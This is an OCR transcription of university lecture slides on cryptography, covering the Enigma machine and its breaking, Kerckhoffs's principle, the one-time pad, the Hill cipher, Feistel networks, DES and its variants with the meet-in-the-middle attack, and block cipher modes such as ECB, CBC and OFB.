
- Patented by Scherius in 1918
  - Came on the market in 1923, weighted 50 kg (about 110 lbs), later cut down to 12kg (about 26 lbs)
  - It cost about $30,000 in today's prices
  - 34 x 28 x 15 cm
- Widely used by the Germans from 1926 to the end of second world war
  - First successfully broken by Polish in the thirties by exploiting the repeating of the message key and knowledge of the machine design)
  - During the WW II, Enigma was broken by Alan Turing (1912 - 1954) in the UK intelligence. He was an english mathematician, logician and cryptographer, father of modern computer science.

Enigma

- Use 3 scramblers (rotors): 17576 substitutions
- 3 scramblers can be used in any order: 6 combinations
- Plug board: allowed 6 pairs of letters to be swapped before the scramblers process started and after it ended.
- Total number of keys ≈ 10^{16}
- Later versions use 5 rotors and 10 pairs of letters

Key Mapping

- A reflector enables to map a character twice with each rotor
- First rotor rotates after each key press
- Second rotor rotates after first had a complete revolution,
- and so on



Encrypting with Enigma

- Machine was designed under the assumption that the adversary may get access to the machine
- Daily key: The settings for the rotors and plug boards changed daily according to a codebook received by all operators
  - A day key has the form
    - Plugboard setting: A/L–P/R–T/D–B/W–K/F–O/Y
    - Scrambler arrangement: 2-3-1
    - Scrambler starting position: Q-C-W
- Message key: Each message was encrypted with a unique key defined by the position of the 3 rotors

How to Break the Enigma Machine?

- Recover 3 secrets
  - Internal connections for the 3 rotors
  - Daily keys
  - Message keys
- With 2 months of day keys and Enigma usage instructions, the Polish mathematician Rejewski succeeded to reconstruct the internal wiring

Lessons Learned From Breaking Enigma

- Keeping a machine (i.e., a cipher algorithm) secret does not help
  - The Kerckhoff's principle
  - Security through obscurity doesn't work
- Large number of keys are not sufficient
- Known plaintext attack was easy to mount
- Key management was the weakest link
- People were also the weakest link
- Even a strong cipher, when used incorrectly, can be broken

Kerckhoffs's Principle

- Auguste Kerckhoff (1835 – 1903) was a Dutch linguist and cryptographer who was professor of languages at the School of Higher Commercial Studies in Paris in the late 19th century.

- The security of a protocol should rely only on the secrecy of the keys, protocol designs should be made public (1883)
  - secrecy of a protocol does not work

One Time Pad, Block Ciphers, Encryption Modes

Ahmet Burak Can

Hacettepe University

abc@hacettepe.edu.tr

Basic Ciphers

- Shift Cipher
  - Brute-force attack can easily break
- Substitution Cipher
  - Frequency analysis can reduce the search space
- Vigenere Cipher
  - Kasiski test can reveal the length of key
- Enigma Machine
  - The capture of the daily codebook

- How perfect secrecy can be satisfied?

One Time Pad

- Basic Idea: Extend Vigenère cipher so that the key is as long as the plaintext
  - Key is a random string and is used only once
  - Encryption is similar to Vigenère
  - Cannot be broken by frequency analysis or Kasiski test

Plaintext $P = (p_1 \; p_2 \; \ldots \; p_n)$

Key $K = (k_1 \; k_2 \; \ldots \; k_n)$

Ciphertext $C = (p_1 \; p_2 \; \ldots \; p_n)$

$$E_k(X) = (p_1+k_1 \;\; p_2+k_2 \;\; \ldots \;\; p_n+k_n) \bmod m$$

$$D_k(Y) = (c_1-k_1 \;\; c_2-k_2 \;\; \ldots \;\; c_n-k_n) \bmod m$$

The Binary Version of One-Time Pad

- Plaintext space = Ciphertext space = Keyspace = $\{0,1\}^n$
- Key is chosen randomly
- For example:

Plaintext	11011011
Key	01101001
Ciphertext	10110010

Security of One Time Pad

- How good is the security of one time pad?
  - The key is random, so ciphertext is completely random
  - Any plaintext can correspond to a ciphertext with the same length
- A scheme has perfect secrecy if ciphertext provides no "information" about plaintext
  - *C. E. Shannon, 1949*
- One-time pad has perfect secrecy
  - For example, suppose that the ciphertext is "Hello", can we say any plaintext is more likely than another plaintext?

Importance of Key Randomness

- For perfect secrecy, key-length ≥ msg-length
- What if a One-Time Pad key is not chosen randomly, instead, texts from, e.g., a book is used.
  - this is not One-Time Pad anymore
  - this does not have perfect secrecy and can be broken
- The key in One-Time Pad should never be reused.
  - If it is reused, it is insecure!
  - How to send the key to the receiver of the ciphertext?

- These requirements make One Time Pad impractical.

Block Ciphers

- Block Cipher = Symmetric key encryption = Conventional Encryption
- Block ciphers can be considered as substitution ciphers with large block size (≥ 64 bits)
- Map n-bit plaintext blocks to n-bit ciphertext blocks (n: block size).
  - For n-bit plaintext and ciphertext blocks and a fixed key, the encryption function is a one-to-one function

Block Ciphers

- Block size: in general larger block sizes mean greater security.
- Key size: larger key size means greater security (larger key space).
- Number of rounds: multiple rounds offer increasing security.
- Encryption modes: define how messages larger than the block size are encrypted, very important for the security of the encrypted message.

A Simple Block Cipher: Hill Cipher

- The key k is a matrix. The message is considered as vectors. Encryption and decryption operations are matrix multiplication operations
  - Encryption: $C = k.P \pmod{26}$
  - Decryption: $P = k^{-1}.C \pmod{26}$
- Example: The plaintext is `CAT` converted to numeric values, namely 2, 0, 19.
- If the key is $\begin{pmatrix} 6 & 24 & 1 \\ 13 & 16 & 10 \\ 20 & 17 & 15 \end{pmatrix}$
- Encryption: $\begin{pmatrix} 6 & 24 & 1 \\ 13 & 16 & 10 \\ 20 & 17 & 15 \end{pmatrix} \begin{pmatrix} 2 \\ 0 \\ 19 \end{pmatrix} \equiv \begin{pmatrix} 31 \\ 216 \\ 325 \end{pmatrix} \equiv \begin{pmatrix} 5 \\ 8 \\ 13 \end{pmatrix} \pmod{26}$
- C=`FIN`

An Insecure Block Cipher

- Hill cipher is insecure since it uses linear matrix operations.
  - Each output bit is a linear combination of the input bits
  - An insecure block cipher uses linear equations
- Hill Cipher can easily be broken by known-plaintext attack
  - An attacker knowing a plaintext and ciphertext pair can easily figure out the key matrix.

Feistel Network

- A Feistel Network is fully specified given
  - the block size: $n = 2w$
  - number of rounds: d
  - d round functions $f_1, f_2 \ldots, f_d: \{0,1\}^w \rightarrow \{0,1\}^w$
  - Each f function is a SP cipher
- Used in DES, IDEA, RC5, and many other block ciphers.
- Not used in AES

Feistel Network

- Encryption

  $L_1=R_0 \qquad R_1=L_0 \oplus f_0(R_0)$

  $L_2=R_1 \qquad R_2=L_1 \oplus f_1(R_1)$

  …


  $L_d=R_{d-1} \qquad R_d=L_{d-1} \oplus f_{d-1}(R_{d-1})$

- Decryption

  $R_{d-1}=L_d \qquad L_{d-1}=R_d \oplus f_{d-1}(L_d)$

  …

  $R_0=L_1 \qquad L_0=R_1 \oplus f_0(L_1)$




History of Data Encryption Standard (DES)

- 1967: Feistel at IBM
  - Lucifer: block size 128; key size 128 bit
- 1972: NBS asks for an encryption standard
- 1975: IBM developed DES (modification of Lucifer)
  - block size 64 bits; key size 56 bits
- 1975: NSA suggests modification
- 1977: NBS adopts DES as encryption standard in (FIPS 46-1, 46-2).
- 2001: NIST adopts Rijndael (AES) as replacement to DES.

DES Features

- Features:
  - Block size = 64 bits
  - Key size = 56 bits
  - Number of rounds = 16
  - 16 intermediary keys, each 48 bits

DES Structure



Details of DES Rounds


- An initial permutation is applied on the plaintext

  $IP(x) = L_0 R_0$

- In each round:

  $L_i = R_{i-1}$


  $R_i = L_{i-1} \oplus f(R_{i-1}, K_i)$




Details of DES Rounds

- After the last round

  $y = IP^{-1}(R_{16}L_{16})$




DES f Function



DES S-boxes

- S-boxes are the only non-linear elements in DES design



- $B = b_1b_2b_3b_4b_5b_6$ row=b_1b_6 column=$b_2b_3b_4b_5$
- Example: B = 011011 row= 01 column=1101

Middle 4 bits of input

S_5		0000	0001	0010	0011	0100	0101	0110	0111	1000	1001	1010	1011	1100	1101	1110	1111
	00	0010	1100	0100	0001	0111	1010	1011	0110	1000	0101	0011	1111	1101	0000	1110	1001
Outer bits	01	1110	1011	0010	1100	0100	0111	1101	0001	0101	0000	1111	1010	0011	1001	1000	0110
	10	0100	0010	0001	1011	1010	1101	0111	1000	1111	1001	1100	0101	0110	0011	0000	1110
	11	1011	1000	1100	0111	0001	1110	0010	1101	0110	1111	0000	1001	1010	0100	0101	0011

C = 1001

DES Weak Keys

- Weak keys: keys make the same sub-key to be generated in more than one round.
  - Result: reduce cipher complexity
  - Weak keys can be avoided at key generation. DES has 4 weak keys:

    0000000 0000000
    0000000 FFFFFFF
    FFFFFFF 0000000
    FFFFFFF FFFFFFF
- Semi-weak keys: A pair of DES semi-weak keys is a pair (K_1,K_2) with $E_{K_1}(E_{K_2}(x))=x$
- There are six pairs of DES semi-weak keys

Dictionary Attack to DES

- Even without having weak/semi-weak keys DES is vulnerable to dictionary attacks:
- Each plaintext may result in 2^{64} different ciphertexts, but there are only 2^{56} possible different key values.
- Given a PT/CT pair (*M*,*C*)
  - Encrypt the known plaintext M with all possible keys.
  - Keep a look up table of size 2^{56}.
  - Look up C in the table

Double DES

- DES uses a 56-bit key, this raised concerns about brute force attacks.
- One proposed solution: double DES.
- Apply DES twice using two keys, K1 and K2.
  - $C = E_{K2} [E_{K1} [P]]$
  - $P = D_{K1} [D_{K2} [C]]$
- This leads to a 2x56=112 bit key, so it is more secure than DES. Is it?

Meet-in-the-middle Attack

- Goal: given the pair (P, C) find keys K_1 and K_2.
- Based on the observation:

$$C = E_{K2}[\, E_{K1}[\, P \,]\,]$$

$$D_{K2}[\, C \,] = E_{K1}[\, P \,]$$

1. Encrypt P with all 2^{56} possible keys K_1
   - Store all pairs (K_1, $E_{K1}[P]$), sorted by $E_{K1}[P]$.
2. Decrypt C using all 2^{56} possible keys K_2
   - For each decrypted result, check to see if there is a match $D_{K2}(C) = E_{K1}(P)$. If a match is found, (K_1 ,K_2) is a possible match
3. The attack has a higher chance of succeeding if another pair (P', C') is available to the cryptanalysis.

Triple DES

- Two key version is widely used and standard
  - Key space is 56 x 2 = 112 bits

    Encrypt: $C = E_{K1} [D_{K2} [E_{K1} [P]]]$

    Decrypt: $P = D_{K1} [E_{K2} [D_{K1} [C]]]$
- Three key version is possible but not standard
  - Key space is 56 x 3 = 168 bits

    Encrypt: $C = E_{K3} [D_{K2} [E_{K1} [P]]]$


    Decrypt: $P = D_{K1} [E_{K2} [D_{K3} [C]]]$
- No known practical attack against it.
- Some protocols/applications use 3DES (such as PGP)

Encryption Modes

- Electronic Code Book (ECB)
- Cipher Block Chaining (CBC)
- Output Feedback Mode (OFB)
- Cipher Feedback Mode (CFB)
- Counter Mode (CTR)

Electronic Code Book (ECB)

- Message is broken into independent blocks of block_size bits.
- Electronic Code Book (ECB): each block encrypted separately.
  - Encryption: $C_i = E_k[P_i]$
  - Decrytion: $P_i = D_k[C_i]$




Properties of ECB

- Deterministic: the same data block gets encrypted the same way.
  - This reveals patterns of data when a data block repeats.
- Malleable: reordering ciphertext results in reordered plaintext.
- Errors in one ciphertext block do not propagate.
- Usage: not recommended to encrypt more than one block of data.

Cipher Block Chaining (CBC)

- Cipher Block Chaining (CBC): next input depends upon previous output
  - Encryption: $C_i = E_k\,[P_i \oplus C_{i-1}]$, with $C_0 = IV$
  - Decryption: $P_i = C_{i-1} \oplus D_k[C_i]$, with $C_0 = IV$



Properties of CBC


- Randomized encryption: repeated text gets mapped to different encrypted data.
  - can be proven to be "secure" assuming that the block cipher has desirable properties and that random IV's are used
- A ciphertext block depends on all preceding plaintext blocks
  - Sequential encryption, cannot use parallel hardware
- Errors in one block of ciphertext propagate to two blocks
  - one bit error in C_j affects all bits in M_j and one bit in M_{j+1}

Block Ciphers vs. Stream Ciphers

- A block cipher operates on blocks of fixed length.
- A stream cipher is a symmetric key cipher where plaintext bits are combined with a pseudorandom cipher bit stream (keystream), typically by an exclusive-or (xor) operation.

Output Feedback (OFB)

- Output feedback (OFB): construct a pseudorandom number generator (PRNG) to obtain a one time pad and XOR the message with the pad
  - Encryption: X_0=IV, $X_i = E_k[X_{i-1}]$, $C_i = P_i + X_i$
  - Decryption: X_0=IV, $X_i = E_k[X_{i-1}]$, $P_i = C_i + X_i$

